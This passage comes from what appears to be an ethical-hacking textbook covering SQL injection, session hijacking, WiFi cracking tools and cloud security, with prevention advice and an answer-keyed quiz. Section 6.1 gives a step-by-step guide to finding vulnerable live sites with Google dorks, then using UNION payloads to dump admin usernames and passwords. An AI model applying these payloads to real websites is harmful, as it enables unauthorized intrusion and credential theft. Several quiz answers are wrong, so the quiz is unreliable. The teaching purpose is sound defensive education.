Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE. Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned.

## 3. Out-of-band SQLi

Out-of-band SQL Injection occurs when an attacker is unable to use the same channel to launch the attack and gather results. Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).

### Simple SQL Injection Example

The first example is very simple. It shows, how an attacker can use an SQL Injection vulnerability to go around application security and authenticate as the administrator.

The following script is a simple example of authenticating with a username and a password. The example database has a table named users with the following columns: username and password.

```
# Define POST variables
uname = request.POST['username']
passwd = request.POST['password']

# SQL query vulnerable to SQLi
sql = "SELECT id FROM users WHERE username='\" + uname + '\" AND password='\" + passwd + '\""

# Execute the SQL statement
database.execute(sql)
```

These input fields are vulnerable to SQL Injection. An attacker could use SQL commands in the input in a way that would alter the SQL statement executed by the database server. For example, they could use a trick involving a single quote and set the passwd field to:

password' OR 1=1

As a result, the database server runs the following SQL query:

```
SELECT id FROM users WHERE username='username' AND password='password' OR 1=1'
```

Because of the OR 1=1 statement, the WHERE clause returns the first id from the users table no matter what the username and password are. The first user id in a database is very often the administrator. In this way, the attacker not only bypasses authentication but also gains administrator privileges. They can also comment out the rest of the SQL statement to control the execution of the SQL query further:

```
-- MySQL, MSSQL, Oracle, PostgreSQL, SQLite
' OR '1'='1' --
' OR '1'='1' /*
-- MySQL
' OR '1'='1' #
-- Access (using null characters)
' OR '1'='1' %00
' OR '1'='1' %16
```

### ***Union-Based SQL Injection***

***One of the most common types of SQL Injection uses the UNION operator. It allows the attacker to combine the results of two or more***

***SELECT statements into a single result. The technique is called union-based SQL Injection.***

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*The following is an example of this technique. It uses the web page testphp.vulnweb.com, an intentionally vulnerable website hosted by Acunetix.*

*The following HTTP request is a normal request that a legitimate user would send:*

```
GET http://testphp.vulnweb.com/artists.php?artist=1 HTTP/1.1
```

Host: testphp.vulnweb.com

The screenshot shows a web browser window with the URL 'testphp.vulnweb.com/artists.php?artist=1'. The page title is 'Acunetix acuart'. The main content area displays the search results for the artist 'r4w8173'. The results show two identical paragraphs of placeholder text: 'Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.' Below the text, there is a link 'view pictures of the artist' and a link 'comment on this artist'. The left sidebar contains links for 'search art', 'Browse categories', 'Browse artists', 'Your cart', 'Signup', 'Your profile', 'Our guestbook', 'AJAX Demo', 'Links', 'Security art', and 'Fractal Explorer'. At the bottom of the page, there are links for 'About Us', 'Privacy Policy', 'Contact Us', and a copyright notice '©2006 Acunetix Ltd'.

*The artist parameter is vulnerable to SQL Injection. The following payload modifies the query to look for an nonexistent record. It sets the value in the URL query string to -1. Of course, it could be any other value that does not exist in the database. However, a negative value is a good guess because an identifier in a database is rarely a negative number.*

*In SQL Injection, the UNION operator is commonly used to attach a malicious SQL query to the original query intended to be run by the web application. The result of the injected query will be joined with the result of the original query. This allows the attacker to obtain column values from other tables.*

```
GET http://testphp.vulnweb.com/artists.php?artist=-1 UNION  
SELECT 1, 2, 3 HTTP/1.1
```

Host: testphp.vulnweb.com

The screenshot shows a web browser window with the URL `http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,2,3`. The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The main content area shows the search results for "artist: 2", followed by three additional rows of data, each enclosed in an orange box. The first row contains the number "3". The second row contains the link "view pictures of the artist". The third row contains the link "comment on this artist". On the left side, there is a sidebar with links like "Browse categories", "Browse artists", "Your cart", etc.

The following example shows how an SQL Injection payload could be used to obtain more meaningful data from this intentionally vulnerable site:

```
GET http://testphp.vulnweb.com/artists.php?artist=-1 UNION
SELECT 1,pass,cc FROM users WHERE uname='test' HTTP/1.1
Host: testphp.vulnweb.com
```

The screenshot shows a web browser window with the URL `http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,pass,cc FROM users`. The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The main content area shows the search results for "artist: test", followed by one row of data, which is highlighted in an orange box. The row contains the number "1234-5678-2300-9000". On the left side, there is a sidebar with links like "Browse categories", "Browse artists", "Your cart", etc.

## **Prevent SQL Injections (SQLi)**

Sql injection and Session hijacking

Step 1: Train and maintain awareness

Step 2: Don't trust any user input

Step 3: Use whitelists, not blacklists

Step 4: Adopt the latest technologies

Step 5: Employ verified mechanisms

Step 6: Scan regularly (with Acunetix)

### **Train and maintain awareness**

You should provide suitable security training to all your developers, QA staff, DevOps, and SysAdmins.

### **Don't trust any user input**

Treat all user input as untrusted. Any user input that is used in an SQL query introduces a risk of an SQL Injection.

### **Use whitelists, not blacklists**

Verify and filter user input using strict whitelists only.

### **Adopt the latest technologies**

Use the latest version of the development environment and language and the latest technologies associated with that environment/language.

### **Employ verified mechanisms**

Use modern development technologies such mechanisms instead of trying to reinvent the wheel.

### **Scan regularly**

SQL Injections may be introduced by your developers or through external libraries/modules/software. You should regularly scan your web applications using a web vulnerability scanner.

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## **6.1 SQL INJECTION FOR WEBSITE HACKING**

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### **Step 1: Finding Vulnerable Website:**

We can find the Vulnerable websites(hackable websites) using Google Dork list. google dork is searching for vulnerable websites using the google searching tricks. But we are going to use “inurl:” command for finding the vulnerable websites.

Some Examples:

inurl:index.php?id=

inurl:gallery.php?id=

inurl:article.php?id=  
inurl:pageid=

Here is the huge list of Google Dork  
<http://www.ziddu.com/download/13161874/A...t.zip.html>

So Start from the first website.



Note:if you like to hack particular website,then try this:  
site:www.victimsite.com dork\_list\_commands  
for eg:

site:www.victimsite.com inurl:index.php?id=

### **Step 2: Checking the Vulnerability:**

In order to check the vulnerability ,add the single quotes(') at the end of the url and hit enter.

For eg:

<http://www.victimsite.com/index.php?id=2'>

If the page remains in same page or showing that page not found or showing some other webpages. Then it is not vulnerable.

If it showing any errors which is related to sql query,then it is vulnerable.  
Cheers..!!

For eg:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" at line 1

**Step 3: Finding Number of columns:**

Now we have found the website is vulnerable. Next step is to find the number of columns in the table.

For that replace the single quotes(') with “order by n” statement.(leave one space between number and order by n statement)

Change the n from 1,2,3,4,,5,6,...n. Until you get the error like “unknown column “.

change the number until you get the error as “unknown column”

if you get the error while trying the “x”th number,then no of column is “x-1”.

I mean:

http://www.victimsite.com/index.php?id=2	order	by	1(noerror)
http://www.victimsite.com/index.php?id=2	order	by	2(noerror)
http://www.victimsite.com/index.php?id=2	order	by	3(noerror)
http://www.victimsite.com/index.php?id=2	order	by	4(noerror)
http://www.victimsite.com/index.php?id=2	order	by	5(noerror)
http://www.victimsite.com/index.php?id=2	order	by	6(noerror)
http://www.victimsite.com/index.php?id=2	order	by	7(noerror)
http://www.victimsite.com/index.php?id=2	order	by	8(error)

so now x=8 , The number of column is x-1 i.e, 7.

Sometime the above may not work. At the time add the “–” at the end of the statement.

**Step 4: Displaying the Vulnerable columns:**

Using “union select columns\_sequence” we can find the vulnerable part of the table. Replace the “order by n” with this statement. And change the id value to negative(i mean id=-2,must change,but in some website may work without changing).

Replace the columns\_sequence with the no from 1 to x-1(number of columns) separated with commas(,).

It will show some numbers in the page(it must be less than ‘x’ value, i mean less than or equal to number of columns).

Like this:



Now select 1 number.

It showing 3,7. Let's take the Number 3.

### **Step 5: Finding version, database, user**

Now replace the 3 from the query with "version()"

It will show the version as 5.0.1 or 4.3. something like this.

Replace the version() with database() and user() for finding the database, user respectively.

**Step 6: Finding the Table Name** if the version is 5 or above. Then follow these steps. Now we have to find the table name of the database. Replace the 3 with "group\_concat(table\_name)" and add the "from information\_schema.tables where table\_schema=database()"

Now it will show the list of table names. Find the table name which is related with the admin or user.



Now select the "admin" table.

if the version is 4 or some others, you have to guess the table names. (user, tbluser). It is hard and bore to do sql injection with version 4.

### **Step 7: Finding the Column Name**

Now replace the "group\_concat(table\_name)" with the "group\_concat(column\_name)"

Replace the "from information\_schema.tables where table\_schema=database()—" with "FROM information\_schema.columns WHERE table\_name=mysqlchar—

Now listen carefully ,we have to find convert the table name to MySql CHAR() string and replace mysqlchar with that .


Find MysqlChar() for Tablename:

First of all install the HackBar addon:

<https://addons.mozilla.org/en-US/firefox/addon/3899/>

Now

select sql->Mysql->MysqlChar()




This will open the small window ,enter the table name which you found. i am going to use the admin table name.



click ok

Now you can see the CHAR(numbers separated with commas) in the Hack toolbar.



Copy and paste the code at the end of the url instead of the "mysqlchar"  
For eg:

```
http://www.victimsite.com/index.php?id=-2 and 1=2 union select  
1,2,group_concat(column_name),4,5,6,7 from  
information_schema.columns where table_name=CHAR(97, 100, 109,  
105, 110)-
```

Now it will show the list of columns.

like

```
admin,password,admin_id,admin_name,admin_password,active,id,admin_  
name,admin_pas  
s,admin_id,admin_name,admin_password,ID_admin,admin_username,use  
rname,password..etc..
```

Now replace the replace group\_concat(column\_name) with  
group\_concat(columnname,0x3a,anothercolumnname).

Column name should be replaced from the listed column name.  
another column name should be replace from the listed column name.

Ethical Hacking Lab Now replace the “ ” from information\_schema.columns where table\_name=CHAR(97, 100, 109, 105, 110)” with the “from table\_name”

Now it will Username and passwords.

Enjoy..!!cheers..!!

### **Step 8: Finding the Admin Panel:**

Just try with url like:

<http://www.victimsite.com/admin.php>

<http://www.victimsite.com/admin/>

<http://www.victimsite.com/admin.html>

<http://www.victimsite.com:2082/>

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## **6.2 SESSION HIJACKING**

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### **SESSION**

HTTP is stateless, so application designers had to develop a way to track the state between multiple connections from the same user, instead of requesting the user to authenticate upon each click in a web application. A session is a series of interactions between two communication end points that occurs during the span of a single connection. Applications use sessions to store parameters that are relevant to the user. The session is kept "alive" on the server as long as the user is logged on to the system. The session is destroyed when the user logs-out from the system or after a predefined period of inactivity. When the session is destroyed, the user's data should also be deleted from the allocated memory space.

A session ID is an identification string (usually a long, random, alphanumeric string) that is transmitted between the client and the server. Session IDs are commonly stored in cookies, URLs and hidden fields of web pages.

### **SESSION HIJACKING WORK?**

The most popular session hijacking are

- ❖ session sniffing
- ❖ predictable session token ID
- ❖ man in the browser
- ❖ cross-site scripting
- ❖ session sidejacking
- ❖ session fixation

## Session sniffing

Sql injection and Session hijacking

This is one of the most basic techniques used with application-layer session hijacking. The attacker uses a sniffer, such as Wireshark, or a proxy, such as OWASP Zed, to capture network traffic containing the session ID between a website and a client.




Fig 2. Manipulating the token session executing the session hijacking attack.

## Predictable sessions token ID

Many web servers use a custom algorithm or predefined pattern to generate session IDs. The greater the predictability of a session token, the weaker it is and the easier it is to predict. If the attacker can capture several IDs and analyze the pattern, he may be able to predict a valid session ID.

## Man-in-the-browser attack

Once the victim is tricked into installing malware onto the system, the malware waits for the victim to visit a targeted site. The man-in-the-browser malware can invisibly modify transaction information and it can also create additional transactions without the user knowing.

## Cross-site scripting

Cybercriminals exploit server or application vulnerabilities to inject client-side scripts into web pages. This causes the browser to execute arbitrary code when it loads a compromised page. If Http Only isn't set in session cookies, cybercriminals can gain access to the session key through injected scripts, giving them the information they need for session hijacking.

The example in figure 3 uses an XSS attack to show the cookie value of the current session; using the same technique it's possible to create a specific JavaScript code that will send the cookie to the attacker.

```
<SCRIPT>  
alert(document.cookie);  
</SCRIPT>
```




Fig 3. Code Injection

### Session side jacking.

Cybercriminals can use packet sniffing to monitor a victim's network traffic and intercept session cookies after the user has authenticated on the server. If TLS encryption is only used for login pages and not for the entire session, cybercriminals can hijack the session, act as the user within the targeted web application.

### Session fixation attacks

This technique steals a valid session ID that has yet to be authenticated. Then, the attacker tries to trick the user into authenticating with this ID. Once authenticated, the attacker now has access to the victim's computer. Session fixation explores a limitation in the way the web application manages a session ID. Three common variations exist: session tokens hidden in an URL argument, session tokens hidden in a form field and

session tokens hidden in a session cookie. The session hijack attack is very stealthy. Session hijack attacks are usually waged against busy networks with a high number of active communication sessions. The high network utilization not only provides the attacker with a large number of sessions to exploit, but it can also provide the attacker with a shroud of protection due to a large number of active sessions on the server.

### **Attackers Gain from Session Hijacking?**

When cybercriminals have hijacked a session, they can do virtually anything that the legitimate user was authorized to do during the active session. The most severe examples include transferring money from the user's bank account, buying merchandise from web stores, accessing personally identifiable information (PII) for identity theft, and even stealing data from company systems.

### **Examples of session hijacking attacks?**

In September 2012, security researchers Thai Duong and Juliano Rizzo announced CRIME, an attack takes advantage of an information leak in the compression ratio of TLS requests as a side channel to enable them to decrypt the requests made by the client to the server. This, in turn, allows them to grab the user's login cookie and then hijack the user's session and impersonate her on high-value destinations such as banks or e-commerce sites.

CRIME decrypts HTTPS cookies set by websites to remember authenticated users by means of brute force. The attack code forces the victim's browser to send specially crafted HTTPS requests to a targeted website and analyzes the variation in their length after they've been compressed in order to determine the value of the victim's session cookie. This is possible because SSL/TLS uses a compression algorithm called DEFLATE, which eliminates duplicate strings.

The attack code can't read the session cookie included in the requests because of security mechanisms in the browser. However, it can control the path of every new request and can insert different strings into it in an attempt to match the value of the cookie.

Session cookie values can be quite long and are made up of uppercase letters, lowercase letters and digits. As a result, the CRIME attack code has to initiate a very large number of requests in order to decrypt them, which can take several minutes.

### **Prevent session hijacking attacks**

**HTTPS:** The use of HTTPS ensures that there is SSL/TLS encryption throughout the session traffic. Attackers will be unable to intercept the plaintext session ID, even if the victim's traffic was monitored. It is advised to use HSTS (HTTP Strict Transport Security) to guarantee complete encryption.

**HTTP Only:** Setting up an HTTP Only attribute prevents access to the stored cookies from the client-side scripts. This can prevent attackers from deploying XSS attacks that rely on injecting Java Scripts in the browser.

**System Updates:** Install reputable antivirus software which can easily detect viruses and protect you from any type of malware (including the malware attackers use to perform session hijacking). Keep your systems up to date by setting up automatic updates on all your devices.

**Session Management:** In order to offer sufficient security, website operators can incorporate web frameworks, instead of inventing their own session management systems.

**Session Key:** It is advised to regenerate session keys after their initial authentication. This renders the session ID extracted by attackers useless as the ID changes immediately after authentication.

**Identity Verification:** Perform additional identity verification from the user beyond the session key. This includes checking the user's usual IP address or application usage patterns.

**Public Hotspot:** Avoid using public WiFi to protect the integrity of your sessions and opt for secure wireless networks.

**VPN:** Use a Virtual Private Network (VPN) to stay safe from session hijackers. A VPN masks your IP and keeps your session protected by creating a “private tunnel” through which all your online activities will be encrypted.

**Phishing Scam:** Avoiding falling for phishing attacks. Only click on links in an email that you have verified to have been sent from a legitimate sender.

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## 6.3 QUESTIONS

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1. What is SQL Injection?
2. How common are SQL Injections?
3. How dangerous are SQL Injections?
4. How to detect SQL Injections?
5. How to prevent SQL Injections?
6. What is an error-based SQL injection?
7. What is a UNION-based SQL injection?
8. What is a boolean-based (content-based) blind SQL injection?
9. What is a time-based blind SQL injection?
10. What is an out-of-band SQL injection?

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## 6.4 QUIZ

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Sql injection and Session hijacking

1. What is the attack called “evil twin”?

- a) **Rogue access point**
- b) ARP poisoning
- c) Session hijacking
- d) MAC spoofing

2. What are the forms of password cracking techniques?

- a) Attack Syllable
- b) Attack Brute Forcing
- c) Attacks Hybrid
- d) **All of the above**

3. what is the primary goal of an Ethical Hacker ?

- a) Avoiding detection
- b) Testing security controls
- c) **Resolving security vulnerabilities**
- d) Determining return on investment for security measures

4. What is the first phase of hacking?

- a) Maintaining access
- b) Gaining access
- c) Reconnaissance
- d) **Scanning**

5. Which type of hacker represents the highest risk to your network?

- a) Black-hat hackers
- b) Grey-hat hackers
- c) Script kiddies
- d) **Disgruntled employees**

6. Hacking for a cause is called .....

- a) Hacktivism
- b) Black-hat hacking

c) Active hacking

**d) Activism**

7. When a hacker attempts to attack a host via the Internet it is known as what type of attack?

a) Local access

**b) Remote attack**

c) Internal attack

d) Physical access

8. Which are the four regional Internet registries?

a) APNIC, MOSTNIC, ARIN, RIPE NCC

b) APNIC, PICNIC, NANIC, ARIN

c) APNIC, PICNIC, NANIC, RIPE NCC

**d) APNIC, LACNIC, ARIN, RIPE NCC**

9. What port number does HTTPS use?

a) 53

**b) 443**

c) 80

d) 21

10. Banner grabbing is an example of what?

a) Footprinting

b) Active operating system fingerprinting

**c) Passive operating system fingerprinting**

d) Application analysis

11. What does the TCP RST command do?

a) Restores the connection to a previous state

b) Finishes a TCP connections

**c) Resets the TCP connection**

d) Starts a TCP connection

12. A packet with all flags set is which type of scan?

a) Full Open

- b) XMAS** Sql injection and Session hijacking
- c) TCP connect
- d) Syn scan
13. Why would an attacker want to perform a scan on port 137?
- a) To check for file and print sharing on Windows systems
- b) To discover proxy servers on a network
- c) To discover a target system with the NetBIOS null session vulnerability**
- d) To locate the FTP service on the target host
14. Which tool can be used to perform a DNS zone transfer on Windows?
- a) DNSlookup
- b) nslookup**
- c) whois
- d) ipconfig
15. What is the best reason to implement a security policy?
- a) It makes security harder to enforce.
- b) It removes the employee's responsibility to make judgments.**
- c) It increases security.
- d) It decreases security.
16. What does the term "Ethical Hacking" mean?
- a) Someone who is using his/her skills for defensive purposes.**
- b) Someone who is hacking for ethical reasons.
- c) Someone who is using his/her skills for ethical reasons.
- d) Someone who is using his/her skills for offensive purposes
17. What are the two basic types of attacks ?
- a) Active
- b) Passive
- c) DoS
- d) Both 1 & 2**

18. What is the major difference between an 'Ethical Hacker' and a 'Cracker'?

- a) **The ethical hacker has authorization from the owner of the target.**
- b) The ethical hacker is just a cracker who is getting paid.
- c) The ethical hacker does not use the same techniques or skills as a cracker.
- d) The ethical hacker does it strictly for financial motives unlike a cracker.

19. What is the attack called “evil twin”?

- a) MAC spoofing
- b) Session hijacking
- c) **Rogue access point**
- d) ARP poisoning

20. What is the maximum length of an SSID?

- a) **Thirty-two characters**
- b) Sixteen characters
- c) Sixty-four characters
- d) Eight characters

21. Which wireless mode connects machines directly to one another, without the use of an access point?

- a) **Ad hoc**
- b) Point to point
- c) Infrastructure
- d) BSS

22. The process of professionally or ethically hacking a message is called

- a) Cryptography
- b) Encryption
- c) Decryption
- d) **Penetration Testing**

23. Ethical hacking is also known as .....

- a) White hat Hacking
- b) Penetration Testing
- c) **Both white hat hacking & penetration testing**
- d) None of the above

Sql injection and Session hijacking

24. What are the advantages of Ethical Hacking?

- a) It is used to test how good security is on your network.
- b) It is used to recover the lost of information, especially when you lost your password.
- c) It is used to perform penetration testing to increase the security of the computer and network.
- d) **All of the above**

25. Which character is typically used first by the penetration tester?

- a) Semicolon
- b) Dollar sign
- c) **Single quote**
- d) None of the above

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3. SQL Injection | Complete Guide.  
<https://www.youtube.com/watch?v=1nJgupaUPEQ>
4. SQL injection | Web attacks.  
[https://www.youtube.com/watch?v=HInia0\\_M8Cc](https://www.youtube.com/watch?v=HInia0_M8Cc)
5. SQL Injection Attacks - Explained in 5 Minutes.  
<https://www.youtube.com/watch?v=FHCTfA9cCXs>
6. What is SQL Injection ? How to prevent SQL Injection Attack.  
<https://www.youtube.com/watch?v=MY5eHIPes74>
7. SQL Injection Prevention: Security Simplified.  
<https://www.youtube.com/watch?v=WONbg6ZjiXk>
8. How to prevent SQL Injection?  
<https://www.youtube.com/watch?v=mo8RsfhtUG8>

9. Session Hijacking Attack | Session ID and Cookie Stealing.  
<https://www.youtube.com/watch?v=oI7dX6DWyTo>
  10. Session Hijacking. <https://www.youtube.com/watch?v=z6nUbsY5B-w>
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# WIRELESS NETWORK HACKING, CLOUD COMPUTING

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## 7.0 WIRELESS NETWORK HACKING

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Due to the increasing usage of wireless networks, wireless attacks are rising at an exponential pace. Wifi networks are commonly vulnerable to hacking as wireless signals can be picked up and exploited anywhere and by anyone.



Fig 1. Wireless Router

In a wireless network, we have Access Points which are extensions of wireless ranges that behave as logical switches.



Wireless hacking can be defined as an attack on wireless networks or access points that offer confidential information such as authentication attacks, wifi passwords, admin portal access, and other similar data. Wireless hacking is performed for gaining unauthorized access to a private wifi network.

The increase in WiFi usage has led to increased wireless attacks. Any attack on wireless networks or access points that provide substantial information is referred to as wireless hacking. This information can be in the form of WiFi passwords, admin portal access, authentication attacks, etc. To understand wireless hacking, one of the most important things to understand are the protocols involved in wireless networks. Attacks are mostly made on the internal steps of the protocol stack. IEEE 802.11 specifies the standards for wireless networks;

**WEP (Wired Equivalent Privacy):** WEP uses a 40-bit key and a 24-bit initialization vector. It uses RC4 for confidentiality and CRC 32 for integrity. Since the initialization vector is of 24 bits, there is a high probability that the same key will be repeated after every 5000 packets. WEP is a deprecated algorithm due to the various vulnerabilities identified and the fact that it can be cracked very easily.

**WPA and WPA2:** WPA was introduced as a temporary solution for the devices that did not support WPA2. WPA has now been broken and depreciated. The WPA2 is considered to be the most secure to date. The tools discussed further in the article will also cover details on how to attack WPA and WPA2 but the success of an attack depends on the time and the computing power.

## ATTACKING TECHNIQUES

**WEP cracking technique:** WEP uses a 40-bit key that is 8 characters long. Once enough data packets are captured, breaking this key should not take more than a few minutes.

**WPA/WPA2 cracking technique:** Our devices have wireless passwords stored so that we do not enter the password on the same device again and again. The attackers take advantage of this by forcefully de-authenticating all the devices on the network. The devices will try to auto-connect to the access point by completing the 4-way handshake. This handshake is

recorded and has the hashed password. The hashed password can be brute-forced by using a rainbow table.

**WPS cracking:** This technology uses an 8 digit pin to connect to the wireless router. Brute forcing the 8 digit pin will give access to the router. Various tools use various optimization techniques to increase the speed of this attack and crack the key in a couple of hours.

### Wireless Hacking Tools

1. Aircrack-ng
2. AirSnort
3. Kismet
4. Cain and Abel
5. CoWPAtty
6. OmniPeek
7. Airjack
8. InSSIDer
9. WepAttack
10. Reaver
11. Fern Wifi Cracker
12. NetStumbler
13. Wireshark
14. Airgeddon
15. Yersinia
16. KARMA
17. IKECrack
18. Network Mapper (NMAP)
19. Pyrit
20. WepDecrypt
21. Wifite
22. KisMac
23. Wifiphisher
24. CommView for WiFi
25. Cloudcracker

### CLOUD SECURITY

Cloud security, also known as cloud computing security, is a collection of security measures designed to protect cloud-based infrastructure, applications, and data. These measures ensure user and device authentication, data and resource access control, and data privacy protection. They also support regulatory data compliance. Cloud security is employed in cloud environments to protect a company's data from distributed denial of service (DDoS) attacks, malware, hackers, and unauthorized user access or use.

#### Types of cloud environments

When you're looking for cloud-based security, you'll find three main types of cloud environments to choose from. The top options on the market include public clouds, private clouds, and hybrid clouds. Each of these environments has different security concerns and benefits, so it's important to know the difference between them:

##### 1. Public clouds

Public cloud services are hosted by third-party cloud service providers. A company doesn't have to set up anything to use the cloud, since the provider handles it all. Usually, clients can access a provider's web services via web browsers. Security features, such as access control, identity management, and authentication, are crucial to public clouds.

##### 2. Private clouds

Private clouds are typically more secure than public clouds, as they're usually dedicated to a single group or user and rely on that group or user's firewall. The isolated nature of these clouds helps them stay secure from outside attacks since they're only accessible by one organization.

##### 3. Hybrid clouds

Hybrid clouds combine the scalability of public clouds with the greater control over resources that private clouds offer. These clouds connect multiple environments, such as a private cloud and a public cloud, that can scale more easily based on demand.

### CLOUD SECURITY

Cloud security is critical since most organizations are already using cloud computing in one form or another. This high rate of adoption of public cloud services is reflected in Gartner's recent prediction that the worldwide market for public cloud services will grow 23.1% in 2021.

A crucial component of cloud security is focused on protecting data and business content, such as customer orders, secret design documents, and financial records. Preventing leaks and data theft is critical for maintaining

your customers' trust and protecting the assets that contribute to your competitive advantage. Cloud security's ability to guard your data and assets makes it crucial to any company switching to the cloud.

## **CLOUD SECURITY BENEFITS**

Security in cloud computing is crucial to any company looking to keep its applications and data protected from bad actors. Maintaining a strong cloud security posture helps organizations achieve the now widely recognized benefits of cloud computing. Cloud security comes with its own advantages as well, helping you achieve lower upfront costs, reduced ongoing operational and administrative costs, easier scaling, increased reliability and availability, and improved DDoS protection.

### **SECURITY BENEFITS OF CLOUD COMPUTING:**

#### **1. Lower upfront costs**

One of the biggest advantages of using cloud computing is that you don't need to pay for dedicated hardware. Not having to invest in dedicated hardware helps you initially save a significant amount of money and can also help you upgrade your security.

#### **2. Reduced ongoing operational and administrative expenses**

Cloud security can also lower your ongoing administrative and operational expenses. A CSP will handle all your security needs for you, removing the need to pay for staff to provide manual security updates and configurations.

#### **3. Increased reliability and availability**

You need a secure way to immediately access your data. Cloud security ensures your data and applications are readily available to authorized users.

#### **4. Centralized security**

Cloud computing gives you a centralized location for data and applications, with many endpoints and devices requiring security. Security for cloud computing centrally manages all your applications, devices, and data to ensure everything is protected.

#### **5. Greater ease of scaling**

Cloud computing allows you to scale with new demands, providing more applications and data storage whenever you need it. Cloud security easily scales with your cloud computing services. When your needs change, the centralized nature of cloud security allows you to easily integrate new applications and other features without sacrificing your data's safety.

## 6. Improved DDoS protection

Wireless network hacking,  
cloud computing

Distributed Denial of Service (DDoS) attacks are some of the biggest threats to cloud computing. These attacks aim a lot of traffic at servers at once to cause harm.

### IS CLOUD SECURE ENOUGH FOR MY CONTENT?

Companies depend more on cloud storage and processing, but CIOs and CISOs may have reservations about storing their content with a third party. They're typically apprehensive that abandoning the perimeter security model might mean giving up their only way of controlling access. This fear turns out to be unfounded.

CSPs have matured in their security expertise and toolsets over the last decade. CSPs are acutely aware of the impact a single incident may have on their customers' finances and brand reputation, and they go to great lengths to secure data and applications. These providers hire experts, invest in technology, and consult with customers to help them understand cloud security. The cloud offers opportunities for centralized platforms, provides architectures that reduce the surface area of vulnerability, and allows for security controls to be embedded in a consistent manner over multiple layers.

#### Choosing a CSP



Fig 2. Choosing a Cloud Service Provider

### BENEFITS OF SECURE CLOUD COMPUTING

#### 1. Improved security and protection

